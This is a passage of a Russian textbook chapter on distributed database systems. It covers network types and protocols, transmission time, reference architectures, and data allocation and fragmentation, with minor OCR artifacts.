Сетевые соединения можно классифицировать несколькими различными способами. Можно классифицировать сети, взяв за основу расстояние между компьютерами: если оно невелико, сеть называется локальной, в противном случае — распределенной. Локальные сети (Local Area Network — LAN) образуются при соединении компьютеров, находящихся на одной и той же производственной площадке. Распределенные сети (Wide Area Network — WAN) используются для соединения компьютеров или локальных сетей, находящихся на больших расстояниях друг от друга. Особым случаем распределенной сети являются территориальные сети (Metropolitan Area Network — MAN), которые обычно охватывают целый город или район. Благодаря большей географической удаленности линии соединения распределенных сетей обладают относительно невысокой пропускной способностью и меньшей надежностью по сравнению с локальными сетями. Скорость передачи данных в распределенных сетях обычно находится в пределах от 33,6 Кбит/с (при использовании модема для коммутируемого доступа) до 45 Мбит/с (при использовании некоммутируемой линии связи типа ТЗ). Скорость передачи данных в локальных сетях намного больше и составляет от 10 Мбит/с (разделяемая сеть Ethernet) до 2500 Мбит/с (сеть ATN), а надежность установленных соединений существенно выше. Очевидно, что распределенные системы, созданные на основе локальных сетей, будут обеспечивать меньшее время реакции системы, чем системы, использующие распределенные сети.

Если классифицировать сети на основе метода выбора пути (или маршрутизации), то их можно разделить на сети с соединениями "точка-точка" и широковещательные сети. В случае сети с соединениями "точка-точка" при необходимости разослать сообщения с одного узла на все остальные узлы потребуется отправить несколько отдельных сообщений. В случае широковещательной сети все узлы получают все сообщения, однако в каждом из сообщений присутствует префикс, обозначающий узел-получатель, поэтому все остальные узлы сети просто игнорируют поступившее сообщение. Распределенные сети обычно создаются по принципу сети с соединениями "точка-точка", тогда как в локальных сетях, как правило, используется широковещательная рассылка. Сводка типичных характеристик распределенных и локальных сетей представлена в табл. 22.2.

Международная организация стандартов (ISO) установила набор правил (или протоколов), регламентирующих способы взаимодействия систем [168]. Выбранный подход состоит в разделении сетевого аппаратного и программного обеспечения на несколько уровней, каждый из которых предоставляет определенные услуги расположенным выше уровням, одновременно скрывая от них все подробности реализации нижних уровней. Протокол, получивший название *модель OSI* (Open System Interconnection), предусматривает использование семи уровней, логически не зависящих от изготовителя оборудования или программ. Отдельные уровни отвечают за передачу последовательностей битов информации по сети, за установку соединений и контроль наличия ошибок, маршрутизацию и устранение заторов в сети, организацию сеансов связи между отдельными компьютерами и устранение различий в формате и способе представления данных в компьютерах различных платформ. Полное описание особенностей этого протокола не является необходимым для понимания материала оставшейся части этой и следующей главы, посвященной управлению распределенными транзакциями, поэтому тем, кто желает подробнее узнать об этом, рекомендуем обратиться к [151] и [299].

Таблица 22.2. Сравнение характеристик распределенных и локальных сетей

Распределенные сети	Локальные сети
Узлы находятся друг от друга на расстоянии, которое может составлять тысячи километров	Расстояние между узлами не превышает нескольких километров
Сеть объединяет автономные компьютеры	Сеть объединяет компьютеры, совместно использующие распределенные приложения
Сеть управляется независимой организацией (используются телефонные или спутниковые каналы связи)	Сеть управляется ее пользователями (используются собственные кабельные соединения)
Скорость передачи данных до 33,6 Кбит/с (модемы коммутируемой связи) или 45 Мбит/с (линии Т3)	Скорость передачи данных до 2500 Мбит/с (сети ATM)
Сложные протоколы	Более простые протоколы
Используется маршрутизация по принципу создания соединений "точка-точка"	Используется широковещательная маршрутизация
Используется произвольная топология	Используется шинная, звездообразная или кольцевая топология
Вероятность ошибки порядка $1:10^5$	Вероятность ошибки порядка $1:10^9$

Международный консультативный комитет по телеграфии и телефонии (CCITT) разработал стандарт, получивший название X.25 и охватывающий три нижних уровня описанной выше модели. Большинство распределенных СУБД было разработано с целью использования протокола X.25. Однако позже были выпущены новые стандарты, охватывающие более высокие уровни модели и способные предоставить распределенной СУБД удобные дополнительные функциональные возможности. К ним можно отнести протоколы RDA (Remote Database Access — стандарт ISO 9579) и DTP (Distribution Transaction Processing — стандарт ISO 10026). Со стандартом X/Open DTP мы познакомимся в разделе 23.5. Дополнительно к этим основным сведениям ниже приведен краткий обзор основных сетевых протоколов.

Сетевые протоколы

Сетевой протокол. Набор правил, который определяет способы передачи, интерпретации и обработки сообщений между компьютерами.

В этом разделе кратко описаны основные сетевые протоколы.

Протоколы TCP/IP

Протоколы TCP/IP (Transmission Control Protocol/Internet Protocol — протокол управления передачей/сетевой протокол) представляют собой стандартные протоколы связи для Internet (совокупности взаимосвязанных компьютерных сетей мирового масштаба). Протокол TCP отвечает за обеспечение бесперебойной доставки данных с одного компьютера на другой. Протокол IP предоставляет механизм маршрутизации, основанный на использовании четырехбайтового адреса получателя (IP-адреса). IP-адрес состоит из двух частей. Его начало обозначает часть адреса сети, а конец — часть адреса хоста. Длина частей адреса сети и

хоста в IP-адресе зависит от конкретной сети. Протоколы TCP/IP являются маршрутизируемыми, а это означает, что все сообщения содержат не только адрес станции-получателя, но и адрес сети, в которой находится получатель. Это позволяет передавать сообщения TCP/IP в разные сети, находящиеся в пределах одной организации или даже во всем мире, поэтому эти протоколы стали основой сети Internet.

Протоколы SPX/IPX

Протоколы SPX/IPX (Sequenced Packet Exchange/Internetwork Package Exchange — упорядоченный пакетный обмен/межсетевой пакетный обмен), разработанные компанией Novell в рамках сетевой операционной системы NetWare. Как и TCP, протокол SPX обеспечивает надежную доставку сообщений, но в качестве механизма доставки использует протокол IPX компании NetWare. Как и IP, протокол IPX обеспечивает маршрутизацию пакетов в сети. Но в отличие от IP, в протоколе IPX используется 80-битовое адресное пространство, в котором часть с адресом сети имеет длину 32 бита, а часть с адресом хоста — 48 битов (что намного больше по сравнению с 32-битовым адресом, применяемым в протоколе IP). Кроме того, в отличие от IP, протокол IPX не обеспечивает фрагментацию пакетов (которая может потребоваться при передаче пакетов по сетям некоторых типов). Но одним из значительных преимуществ IPX является применяемая в этом протоколе автоматическая адресация хоста. Пользователи могут перемещать свои персональные компьютеры из одного участка сети в другой и возобновлять работу сразу после подключения компьютера к сети. Это особенно важно для пользователей мобильных вычислительных устройств. До появления версии NetWare 5 протоколы SPX/IPX в сети Novell применялись по умолчанию, но учитывая все возрастающую важность Internet, руководство компании приняло решение использовать по умолчанию протоколы TCP/IP, начиная с данной версии.

Протокол NetBIOS

Протокол NetBIOS (Network Basic Input/Output System — сетевая базовая система ввода-вывода) разработан в 1984 году компаниями IBM и Sytek и предназначался для использования в качестве стандартного протокола для обеспечения взаимодействия компьютеров. Первоначально протоколы NetBIOS и NetBEUI (NetBIOS Extended User Interface — расширенный пользовательский интерфейс NetBIOS) рассматривались как один протокол. В дальнейшем протокол NetBIOS приобрел самостоятельное значение, поскольку он может использоваться вместе с другими маршрутизируемыми транспортными протоколами, а теперь трафик сеансов NetBIOS может передаваться по протоколам NetBEUI, TCP/IP и SPX/IPX. NetBEUI — это несложный, быстрый и эффективный протокол, который поддерживается всеми сетевыми средствами Microsoft. Но он не является маршрутизируемым, поэтому в типичной конфигурации NetBEUI используется для связи по локальной сети, а TCP/IP — за пределами локальной сети.

Протокол APPC

Протокол APPC (Advanced Program-to-Program Communications -- усовершенствованный интерфейс связи между программами) представляет собой высокоуровневый протокол связи, разработанный компанией IBM, который позволяет обеспечить обмен данными между компьютерами по сети. Он поддерживает взаимодействие "клиент/сервер" и распределенные вычисления, предоставляя общий интерфейс программирования, применимый на всех платформах IBM. Этот протокол регламентирует применение команд для управления сеансом, передачи и приема данных, а также управление транзакциями с использованием двухфазной фиксации (эта тема рассматривается в следующей главе). Программ-

ное обеспечение протокола APPC входит в состав операционных систем, разработанных компанией IBM (а также многих других), или может быть установлено дополнительно. Поскольку протокол APPC поддерживает только системную сетевую архитектуру (Systems Network Architecture) компании IBM, в которой для установления сеанса используется протокол LU 6.2, Протоколы APPC и LU 6.2 иногда рассматривают как идентичные.

Протокол DECnet

Протокол DECnet представляет собой маршрутизируемый протокол связи, разработанный компанией Digital, который поддерживает локальные сети типа Ethernet, а также распределенные сети, созданные на основе закрытых или открытых узко- и широкополосных линий связи. Он применяется для обеспечения взаимодействия компьютеров PDP, VAX, Mac, персональных компьютеров и рабочих станций.

ПротоколAppleTalk

Протокол AppleTalk представляет собой маршрутизируемый протокол локальной сети, разработанный компанией Apple в 1985 году, который поддерживает собственный метод доступа LocalTalk компании Apple, а также методы доступа, применяемые в сетях типа Ethernet и Token Ring. Программное обеспечение диспетчера сети AppleTalk и метод доступа LocalTalk встроены во все компьютеры Macintosh и лазерные принтеры, поддерживающие спецификацию LaserWriter.

Протокол WAP

Протокол WAP (Wireless Application Protocol — прикладной протокол беспроводного доступа) представляет собой стандартный протокол, который обеспечивает защищенный доступ с помощью сотовых телефонов, пейджеров и других портативных устройств к электронной почте и к Web-страницам с текстовым интерфейсом. Этот протокол был разработан в 1997 году компаниями Phone.com (прежнее название Unwired Planet), Ericsson, Motorola, Nokia и предоставляет всеобъемлющую среду для беспроводных приложений, которая включает беспроводной аналог протоколов TCP/IP и инфраструктуру для интеграции с такими телефонными службами, как управление вызовами и доступ к телефонным справочникам.

Время передачи

Время, необходимое для передачи сообщения, зависит от размеров самого сообщения и типа используемого сетевого соединения. Оно может быть определено по следующей формуле:

```
время_передачи = C0 + (количество_битов_сообщения/скорость_передачи)
```

Здесь константа C_0 представляет постоянные затраты времени на инициализацию операции передачи сообщения и называется задержкой доступа. Например, в случае задержки доступа, равной 1 секунде, и скорости передачи 10 000 бит/с время, необходимое для отправки 100 000 записей размером 100 байт, составит:

```
время_передачи = 1 + (100 000 * 100/10 000) = 1001 с
```

Если необходимо отправлять записи по одной, то время передачи составит:

```
время_передачи = 100 000 * [1 + (100/10 000)3
               = 100 000 * [1.01] = 101 000 с
```

Очевидно, что время передачи существенно выше при передаче каждой из 100 000 записей в отдельности, а не единым пакетом, что вызвано наличием за-

держки доступа. Соответственно, задачей распределенной СУБД является сокращение объема данных, передаваемых по сети, и количества операций передачи. Мы вернемся к этой теме при рассмотрении оптимизации распределенных запросов в разделе **22,5.3.**

22.3. Функции и архитектура СУБД

В главе 2 рассматривались функции, архитектура и компоненты централизованных СУБД. В этом разделе описано, какое влияние распределение данных оказывает на требуемый набор функциональных возможностей и архитектуру распределенной системы.

22.3.1. Функции распределенных СУБД

Следует ожидать, что типичная распределенная СУБД должна обеспечивать, по крайней мере, тот же набор функциональных возможностей, который был определен для централизованных СУБД в главе 2. Кроме того, распределенная СУБД должна иметь следующий набор функциональных возможностей.

- Расширенные службы установки соединений должны обеспечивать доступ к удаленным узлам и позволять передавать запросы и данные между узлами, входящими в сеть.
- Расширенные средства ведения каталога, позволяющие сохранять сведения о распределении данных в сети.
- Средства обработки распределенных запросов, включая механизмы оптимизации запросов и организации удаленного доступа к данным.
- Расширенные функции управления защитой, позволяющие обеспечить соблюдение правил авторизации и прав доступ к распределенным данным.
- Расширенные функции управления параллельным выполнением, позволяющие поддерживать целостность копируемых данных.
- Расширенные функции восстановления, учитывающие вероятность отказов в работе отдельных узлов и отказов линий связи.

Все эти проблемы будут подробно описаны в последующих разделах и в главе 23.

22.3.2. Рекомендуемая архитектура распределенных СУБД

Трехуровневая архитектура ANSI-SPARC для СУБД, описанная в разделе 2.1, представляет собой типовое решение для централизованных СУБД. Однако распределенные СУБД имеют множество отличий, которые весьма сложно отразить в некотором эквивалентном архитектурном решении, приемлемом для большинства случаев. Но было бы полезно найти какие-либо рекомендуемые решения, учитывающие особенности работы с распределенными данными. Один из примеров рекомендуемой архитектуры распределенной СУБД представлен на рис. 22.4. Он включает следующие компоненты:

- набор глобальных внешних схем;
- глобальная концептуальная схема;
- схема фрагментации и распределения;
- набор схем для каждой локальной СУБД, отвечающий требованиям трехуровневой архитектуры ANSI-SPARC.




Рис. 22.4. Архитектура, рекомендуемая для распределенной СУБД

Соединительные линии на схеме представляют преобразования, выполняемые при переходе между схемами различных типов. Б зависимости от поддерживаемого уровня прозрачности некоторые из уровней рекомендуемой архитектуры могут отсутствовать.

Глобальная концептуальная схема

Глобальная концептуальная схема — это логическое описание всей базы данных, представляющее ее так, как будто она не является распределенной. Этот уровень распределенной СУБД соответствует концептуальному уровню архитек-

туры ANSI-SPARC и содержит определения сущностей, связей, требований защиты и ограничений поддержки целостности информации. Он обеспечивает физическую независимость данных от распределенной среды. Логическую независимость данных обеспечивают глобальные внешние схемы.

Схемы фрагментации и размещения

Схема фрагментации описывает, как данные должны логически распределяться по разделам. Схема размещения показывает, где расположены имеющиеся данные с учетом необходимости репликации.

Локальные схемы

Каждая локальная СУБД имеет свой собственный набор схем. Локальные концептуальная и внутренняя схемы полностью соответствуют эквивалентным уровням архитектуры ANSI-SPARC, Локальная схема отображения используется для отображения фрагментов в схеме размещения во внешние объекты локальной базы данных. Эти элементы зависят от типа используемой СУБД и служат основой для создания разнородных распределенных СУБД.

22.3.3. Рекомендуемая архитектура мультибазовых СУБД

В разделе 22.1.3 кратко описаны объединенные мультибаэовые системы. Подобные системы отличаются от распределенных предоставляемым уровнем локальной автономности. Это отличие также должно быть учтено в архитектуре, рекомендуемой для систем данного типа. На рис. 22.5 показана архитектура, рекомендуемая для *тесно связанных* объединенных мультибазовых систем, использующих глобальную концептуальную схему (Global Conceptual Schema — GCS). В распределенных СУБД глобальная концептуальная схема объединяет все локальные концептуальные схемы. В объединенных мультибазовых СУБД глобальная концептуальная схема является подмножеством локальных концептуальных схем, включающим только те данные, которые каждая из локальных систем разрешает использовать совместно. Глобальная концептуальная схема тесно связанных систем содержит интегрированное представление либо элементов локальных концептуальных схем, либо локальных внешних схем.

Существует мнение, что объединенные мультибазовые СУБД не обязательно должны использовать глобальные концептуальные схемы [208]. В этом случае система называется слабо связанной. В подобных системах внешние схемы состоят из одной или нескольких локальных концептуальных схем. Дополнительную информацию о мультибазовых СУБД заинтересованный читатель сможет найти в [208] и [273].

22.3.4. Компонентная архитектура распределенных СУБД

Независимо от описанной выше рекомендованной общей архитектуры распределенной СУБД, следует рассмотреть компонентную архитектуру распределенной СУБД, которая включает следующие основные компоненты:

- локальная СУБД;
- **компонент** передачи данных;
- глобальный системный каталог;
- распределенная СУБД.




Рис. 22.5. Архитектура, *рекомендуемая* ***для*** *тесно* ***связанных*** *объединенных мультибазовых* ***СУБД***


Общий вид компонентной архитектуры распределенной СУБД со схемой, показанной на рис. 22,1, представлен на рис. 22.6. Для упрощения узел 2 на этой схеме не показан, поскольку его структура не отличается от структуры узла 1.

Локальная СУБД

Компонент локальной СУБД представляет собой стандартную СУБД, предназначенную для управления локальными данными на каждом из узлов, входящих в состав распределенной базы данных. Локальная СУБД имеет собственный системный каталог, в котором содержится информация о данных, хранящихся на этом узле. В однородных системах на каждом из узлов в качестве локальной СУБД используется один и тот же программный продукт. В разнородных системах существуют, по крайней мере, два узла, использующих различные типы СУБД и/или различные типы вычислительных платформ.

Компонент передачи данных

Компонент передачи данных представляет собой программное обеспечение, позволяющее взаимодействовать всем узлам. Он содержит сведения о существующих узлах и линиях связи между ними.



Рис, 22.6. Компонентная архитектура распределенной СУБД

Глобальный системный каталог

Глобальный системный каталог имеет то же функциональное назначение, что и системный каталог в централизованных базах данных. Глобальный каталог содержит информацию, характерную для распределенной системы, например схемы фрагментации, репликации и размещения. Сам каталог может быть организован в виде распределенной базы данных и поэтому может подвергаться фрагментации и размещаться на разных узлах, полностью копироваться или располагаться централизованно, как и любое другое отношение, о чем речь пойдет ниже. Полностью копируемый глобальный системный каталог снижает автономность отдельных узлов, поскольку любые изменения в нем должны передаваться на все существующие узлы. Использование централизованного глобального каталога также снижает автономность узлов и повышает их зависимость от отказов на центральном узле. Подход, выбранный в распределенной системе R*, позволяет преодолеть все указанные недостатки [326]. В системе R* на каждом узле существует локальный каталог, содержащий метаданные, описывающие данные, которые хранятся на этом узле. В этом локальном каталоге реализована определенная система именования объектов. Что касается отношений, созданных на некотором узле *(узле создания),* то именно локальный каталог этого узла отвечает за регистрацию в локальном каталоге определения каждого фрагмента таких отношений и каждой копии каждого фрагмента, а также за регистрацию данных о местонахождении каждого фрагмента или копии. Если фрагмент или копия перемещается в другое место, сведения в локальном каталоге узла создания соответствующего отношения должным образом обновляются. Следовательно, для определения местонахождения фрагмента или копии отношения необходимо получить доступ к каталогу его узла создания. Сведения об узле создания

каждого глобального отношения должны фиксироваться в каждом локальном экземпляре глобального системного каталога. Мы еще вернемся к теме именования объектов при обсуждении проблемы обеспечения прозрачности именования в разделе 22.5.1.

Распределенная СУБД

Компонент распределенной СУБД является управляющим звеном по отношению ко всей системе в целом. В предыдущем разделе кратко рассматривались основные функциональные возможности этого компонента, а более подробно они описаны в разделе 22.5 и в главе 23.

22.4. Разработка распределенных реляционных баз данных

В главах 14 и 15 описана методология концептуального и логического проектирования централизованных реляционных баз данных. В этом разделе рассматриваются дополнительные факторы, которые должны приниматься во внимание при разработке распределенных реляционных баз данных. В частности, здесь описаны следующие аспекты проектирования распределенных систем.

- **Фрагментация.** Любое отношение может быть разделено на некоторое количество частей, называемых *фрагментами*, которые затем распределяются по различным узлам. Существуют два основных типа фрагментов: горизонтальные и **вертикальные.** Горизонтальные фрагменты представляют собой подмножества строк, а вертикальные — подмножества атрибутов.
- Размещение. Каждый фрагмент сохраняется на узле, выбранном с учетом оптимальной схемы их размещения.
- Репликация. Распределенная СУБД может поддерживать актуальную копию некоторого фрагмента на нескольких различных узлах.

Определение и размещение фрагментов должно проводиться с учетом особенностей использования базы данных. В частности, это подразумевает выполнение анализа транзакций. Как правило, провести анализ всех транзакций не представляется возможным, поэтому следует сосредоточить усилия на самых важных из них. Как уже отмечалось в разделе 16.2, опыт показывает, что 20% выполняемых пользователями наиболее активных запросов создают 80% общей нагрузки на базу данных. Это же правило "80/20" вполне может использоваться при проведении анализа транзакций [325].

Проектирование должно выполняться на основе как количественных, так и качественных показателей. Количественная информация используется в качестве основы для распределения, тогда как качественная служит базой при создании схемы фрагментации. Количественная информация включает такие показатели:

- частота выполнения транзакции;
- узел, на котором выполняется транзакция;
- требования к производительности транзакций.

Качественная информация может включать сведения о выполняемых транзакциях:

- используемые отношения, атрибуты и строки;
- тип доступа (чтение или запись);
- предикаты операций чтения.

Определение и размещение фрагментов по узлам выполняется для достижения следующих стратегических целей.

- Локализация ссылок. Везде, где только эго возможно, данные должны храниться как можно ближе к местам их использования. Если фрагмент применяется на нескольких узлах, может оказаться целесообразным разместить на этих узлах его копии.
- Повышение надежности и доступности. Надежность и доступность данных повышаются за счет использования механизма репликации. В случае отказа одного из узлов всегда будет существовать копия фрагмента, сохраняемая на другом узле.
- Приемлемый уровень производительности. Неверное размещение фрагментов может привести к возникновению в системе узких мест. В этом случае некоторый узел будет перегружен запросами от других узлов, что может существенно снизить производительность всей системы. В то же время неправильное размещение может привести к неэффективному использованию ресурсов системы.
- Компромисс между емкостью и стоимостью внешней памяти. Обязательно следует учитывать доступность и стоимость устройств хранения данных, имеющихся на каждом из узлов системы. Везде, где только это возможно, рекомендуется использовать более дешевые устройства массовой памяти. Это требование должно быть согласовано с требованием обеспечения *локализации ссылок*.
- Минимизация расходов на передачу данных. Следует тщательно учитывать стоимость выполнения в системе удаленных запросов. Затраты на выборку будут минимальны при обеспечении максимальной *локализации ссылок,* т.е. тогда, когда каждый узел будет иметь собственную копию необходимых ему данных. Однако при обновлении копируемых данных внесенные изменения потребуется распространить на все узлы, имеющие копию обновленного отношения, что увеличит затраты на передачу данных.

22.4.1. Размещение данных

Существуют четыре альтернативные стратегии размещения данных в системе: централизованное, раздельное (фрагментированное), с полной репликацией и с избирательной репликацией. Ниже показано, какие результаты дает использование каждой из этих стратегий для достижения перечисленных выше целей.

Централизованное размещение

Данная стратегия предусматривает создание на одном из узлов единственной базы данных под управлением СУБД, доступ к которой будут иметь все пользователи сети (эта стратегия под названием "распределенная обработка" уже рассматривалась выше). В этом случае локализация ссылок минимальна для всех узлов, за исключением центрального, поскольку для получения любого доступа к данным требуется установка сетевого соединения. Поэтому уровень затрат на передачу данных весьма высок. Уровень надежности и доступности в системе низок, поскольку отказ на центральном узле вызовет нарушение работы всей системы.

Раздельное (фрагментированное) размещение

В этом случае база данных разбивается на непересекающиеся фрагменты, каждый из которых размещается на одном из узлов системы. Если элемент данных будет размещен на том узле, на котором он чаще всего используется, полученный уровень локализации ссылок высок. При отсутствии репликации стоимость

хранения данных будет минимальна, но при этом будет невысок также уровень надежности и доступности данных в системе. Однако он выше, чем в предыдущем варианте, поскольку отказ на любом из узлов вызовет прекращение доступа только к той части данных, которая на нем хранилась. При правильно выбранном способе размещения данных уровень производительности в системе будет относительно высоким, а уровень затрат на передачу данных — низким.

Размещение с полной репликацией

Эта стратегия предусматривает размещение полной копии всей базы данных на каждом из узлов системы. Поэтому локализация ссылок, надежность и доступность данных, а также уровень производительности системы будут максимальными. Однако стоимость устройств хранения данных и уровень затрат на передачу информации об обновлениях в этом случае также будут самыми высокими. Для преодоления части этих проблем в некоторых случаях используется технология снимков. Снимок представляет собой копию базы данных в определенный момент времени. Эти копии обновляются через некоторый установленный интервал времени, например один раз в час или в неделю, поэтому они не всегда актуальны в текущий момент. Иногда в распределенных системах снимки используются для реализации представлений, что позволяет улучшить время выполнения в базе данных операций с представлениями. Подробнее о снимках речь пойдет в разделе 23.6.

Размещение с избирательной репликацией

Данная стратегия представляет собой комбинацию методов фрагментации, репликации и централизации. Одни массивы данных разделяются на фрагменты, что позволяет добиться для них высокой локализации ссылок, тогда как другие, используемые на многих узлах, но не подверженные частым обновлениям, подвергаются репликации. Все остальные данные хранятся централизованно. Целью применения данной стратегии является объединение всех преимуществ, существующих в остальных моделях, с одновременным исключением свойственных им недостатков. Благодаря гибкости именно эта стратегия используется чаще всего. Сводные характеристики всех рассмотренных выше стратегий приведены в табл. 22.3. Дополнительные сведения о размещении данных заинтересованный читатель найдет в [244] и [301].

22.4.2. Фрагментация

Назначение фрагментации

Прежде чем приступать к подробному обсуждению различных аспектов фрагментации, целесообразно ознакомиться с причинами, вызывающими необходимость фрагментации отношений.

- Условияиспользования. Чаще всего приложения работают с некоторыми представлениями, а не с полными базовыми отношениями. Поэтому с точки зрения размещения данных целесообразнее организовать работу приложений с определенными подмножествами отношений, которые рассматриваются как минимальная единица размещения,
- Эффективность. Данные хранятся в тех местах, в которых они чаще всего используются. Кроме того, исключается необходимость хранения данных, которые не используются локальными приложениями.

- **Параллельность.** Поскольку фрагменты являются минимальными единицами размещения, транзакции могут быть разделены на несколько подзапросов, обращающихся к различным фрагментам. Такой подход дает возможность повысить уровень параллельности обработки в системе, т.е. позволяет транзакциям, которые допускают это, эффективно выполняться в параллельном режиме.
- Защищенность. Данные, не используемые локальными приложениями, не хранятся на узлах, а значит, не обладающие соответствующими правами пользователи не смогут получить к ним доступ.

Механизму фрагментации присущи два основных недостатка, которые уже упоминались выше.

- Производительность. Производительность глобальных приложений, требующих доступа к данным из нескольких фрагментов, расположенных на различных узлах, может оказаться ниже, чем локальных.
- Целостность данных. Поддержка целостности данных может существенно усложняться, поскольку функционально зависимые данные могут оказаться фрагментированными и размещаться на различных узлах.

Таблица 22.3. Сравнительные характеристики различных стратегий размещения данных

	Локализация ссылок	**Надежность и доступность**	**Производительность**	**Стоимость хранения**	**Затраты на передачу данных**
Централизованное размещение	Самая низкая	Самая низкая	Неудовлетворительная	Самая низкая	Самые высокие
Фрагментированное размещение	Высокая[1]	Низкая для отдельных элементов; высокая для системы в целом	Удовлетворительная[1]	Самая низкая	Низкие[1]
Полная репликация	Самая высокая	Самая высокая	Высокая при выполнении операций чтения	Самая высокая	Высокие при выполнении операций обновления, низкие при выполнении операций чтения
Избирательная репликация	Высокая[1]	Низкая для отдельных элементов, высокая для системы	Удовлетворительная[1]	Средняя	Низкие[1]

Примечание.
[1] При условии **качественного** проектирования.

Корректность фрагментации

Фрагментация данных не должна выполняться непродуманно. Существуют три правила, которых следует обязательно придерживаться при проведении фрагментации.

1. Полнота. Если экземпляр отношения R разбивается на фрагменты, например R_1, R_2, ..., R_n, то каждый элемент данных, присутствующий в отношении R, должен содержаться, по крайней мере, в одном из созданных фрагментов. Выполнение этого правила гарантирует, что какие-либо данные не будут утрачены в результате выполнения фрагментации.
2. **Восстановимость.** Должна существовать операция реляционной алгебры, позволяющая восстановить отношение R из его фрагментов. Это правило гарантирует сохранение функциональных зависимостей.
3. Непересекаемость. Если элемент данных d_i имеется во фрагменте R_i, то он не должен одновременно присутствовать в каком-либо ином фрагменте. Исключением из этого правила является операция вертикальной фрагментации, поскольку в этом случае в каждом фрагменте должны присутствовать атрибуты первичного ключа, необходимые для восстановления исходного отношения. Это правило гарантирует минимальную избыточность данных во фрагментах.

